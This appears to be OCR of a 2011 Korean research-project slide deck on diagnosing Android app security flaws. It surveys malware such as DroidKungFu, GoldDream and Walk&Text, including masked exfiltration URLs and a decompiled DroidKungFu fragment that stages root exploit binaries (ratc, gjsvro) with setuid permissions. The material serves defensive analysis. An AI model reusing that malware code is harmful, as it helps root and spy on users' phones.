공개SW 커뮤니티 지원사업

안드로이드 기반 활성 앱 이벤트 보안 취약성 진단 OSS 개발

중간 실적 발표

2011. 9. 30

한신대학교 컴퓨터공학부 이 형 우 교수

hwlee@hs.ac.kr

http://cis.hs.ac.kr

nipa 정보통신산업진흥원 National IT Industry Promotion Agency


발표 순서

1. 연구 개발 목표
2. 안드로이드 보안 취약성 분석
3. 연구 개발 결과 및 진행 상황
4. 커뮤니티 운영 및 향후 적용 분야

연구 개발 목표


안드로이드 기반 보안 취약성

- 스마트폰 개인프라이버시 유출 문제 발생
  - 스마트폰 내 악성코드 또는 불법 SW등에 의해 시스템 내부 개인 정보 유출 문제가 발생함
    - 원격제어, 정상 동작 방해, 과금유도 및 유해 사이트 접속 등의 과정을 유발할 수 있으며, 금융정보를 유출하거나 업무정보를 유출할 경우 보다 심각한 문제가 발생함



안드로이드 기반 보안 취약성


- 루팅 공격으로 인해 개인정보가 외부로 유출될 수 있음



루팅(Rooting) : 안드로이드 OS를 해킹해서 관리자 권한을 획득하는 과정

스마트폰 개인정보 유출


- 스마트폰 내부정보 유출 방법 및 유출 정보
  - 부팅시 자동 실행, 유출 매체 선택, 백그라운드 작동, 자동 삭제등의 방법으로 내부정보가 유출됨
  - 스마트폰 정보, 사진, 통화목록, 연락처(주소록), 문자(SMS), 위치정보(GPS), 업무정보 등의 개인정보가 유출됨



악성 어플리케이션


- Walk&Text

  – 어플리케이션 설치 시 안드로이드폰의 사용자 정보를 특정 서버로 유출 시키는 목적을 가진 악성앱



<실행 화면>

<Information>



<Permission>

참조 : 안철수연구소

악성 어플리케이션

- DroidKungFu 

  - 안드로이드폰을 강제 루팅 후 권한을 탈취하여 좀비화시킴
  - 스마트폰의 다양한 정보 수집 후 특정 서버로 전송함
  - 정보 수집 후 악성앱은 사용자의 폰에 대해 루팅 공격을 시도함
    - getPermission()함수 사용

- 탈취 정보

imei
ostype
osapi
model
SDKVersion
SDcard info
internal Memory Size
Net operator
phone number
running service

- 유출 경로


http://www.xinh*****.com:8111/GetCert/DevInfo?
http://search.go**********id.com:8511/search/getty.php
http://search.go**********id.com:8511/search/rpty.php

```
private void getPermission3()
{
  mPermState = 3;
  if ((Settings.Secure.getInt(getContentResolver(), "adb_enabled", 0) == 0) && (setUsbEnabled() >= 1
  {
    mPermState = 0;
    return;
  }
  int i = mPreferences.getInt("P3", 0);
  if (i >= 16)
  {
    mPermState = 0;
    return;
  }
  int j = i + 1;
  SharedPreferences.Editor localEditor1 = mPreferences.edit();
  SharedPreferences.Editor localEditor2 = localEditor1.putInt("P3", j);
  boolean bool = localEditor1.commit();
  ApplicationInfo localApplicationInfo = getApplicationInfo();
  StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
  String str1 = localApplicationInfo.packageName;
  String str2 = str1 + "/ratc";
  Utils.copyAssets(this, "ratc", str2);
  StringBuilder localStringBuilder2 = new StringBuilder("/data/data/");
  String str3 = localApplicationInfo.packageName;
  String str4 = str3 + "/killall";
  Utils.copyAssets(this, "killall", str4);
  StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
  String str5 = localApplicationInfo.packageName;
  String str6 = str5 + "/gjsvro";
  Utils.copyAssets(this, "gjsvro", str6);
  StringBuilder localStringBuilder4 = new StringBuilder("4755 /data/data/");
  String str7 = localApplicationInfo.packageName;
```

참조 : 안철수연구소


악성 어플리케이션

- GoldDream
  - FastRacing 으로 위장
  - 통화 및 SMS 수신내역을 감시하는 어플
  - 사용자의 통화내역, SMS 수신 내역 등을 감시하고 서버로 전송



참조 : 안철수연구소

연구 개발 목표



안드로이드폰 활성 앱 모니터링 기술

- 안드로이드폰에서 구동중인 앱에 대하여 사용자 중심의 모니터링을 할 수 있도록 함
- foreground/background 실행의 구분을 통합하여 앱의 악성 행위를 방지할 수 있음

안드로이드 내부 정보 접근제어 기술


- 안드로이드폰 활성 앱에 대하여 내부 정보 접근 권한을 설정하도록 함
- 활성 앱이 사용하는 내부 데이터 및 리소스에 대하여 유출/악성 행위 방지를 할 수 있음

안드로이드 앱취약점 분석/진단 기술

- 안드로이드폰 접근권한을 토대로 원격 진단 서버에 접속하여 진단하는 방법을 고안
- 이렇게 할 경우, 스마트폰 전체의 성능 저하 문제를 해결할 수 있음


안드로이드
보안 취약성 분석

안드로이드 루팅 : WonBreak



